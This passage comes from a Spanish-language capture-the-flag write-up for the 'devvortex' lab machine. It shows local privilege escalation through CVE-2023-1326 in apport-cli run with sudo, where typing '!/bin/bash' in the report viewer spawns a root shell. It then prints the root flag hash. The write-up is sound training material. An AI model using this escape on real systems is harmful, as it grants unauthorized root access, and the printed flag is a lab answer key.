logan@devvortex:~$ sudo /usr/bin/apport-cli -v
```



## Improper Privilege Management

Me encuentro con un repositorio de Github que expone un PoC del [CVE-2023-1326](#) que permite la escalada de privilegios en las **versiones 2.26.0** y anteriores. Consiste en crear un reporte de error y al momento de listarlo al final introduciendo la letra V: **View report**, te abre un editor de código. En **vim** si introduces la sintaxis **!/bin/bash** puedes ejecutar comandos, en este caso una shell.

Lo pruebo en este editor y tengo éxito, consigo privilegios de **root**.

```
What would you like to do? Your options are:  
S: Send report (1.4 KB)  
V: View report  
K: Keep report file for sending later or copying to somewhere else  
I: Cancel and ignore future crashes of this program version  
C: Cancel  
Please choose (S/V/K/I/C): v  
/bin/bash: :!/bin/bash: No such file or directory  
!done (press RETURN)  
root@devvortex:/home/logan# whoami  
root  
root@devvortex:/home/logan# |
```



## Segunda flag

Teniendo ya privilegios de **root**, vamos al directorio **/root/** y dentro de este nos encontramos con el archivo **root.txt** que contiene la segunda Flag -> **549d2b1702e6bd7553d1b6385f4e8a5b**

```
root@devvortex:~# cd /root/  
root@devvortex:~# ls  
root.txt  
root@devvortex:~# cat root.txt  
549d2b1702e6bd7553d1b6385f4e8a5b  
root@devvortex:~# |
```



**PWNED!!**